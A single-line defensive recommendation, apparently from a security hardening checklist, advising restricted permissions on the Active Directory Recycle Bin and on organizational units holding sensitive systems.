- Limit permissions on the Active Directory Recycle Bin and the ability to restore deleted objects. Standard users should not have GenericAll or write permissions over the OUs containing sensitive systems.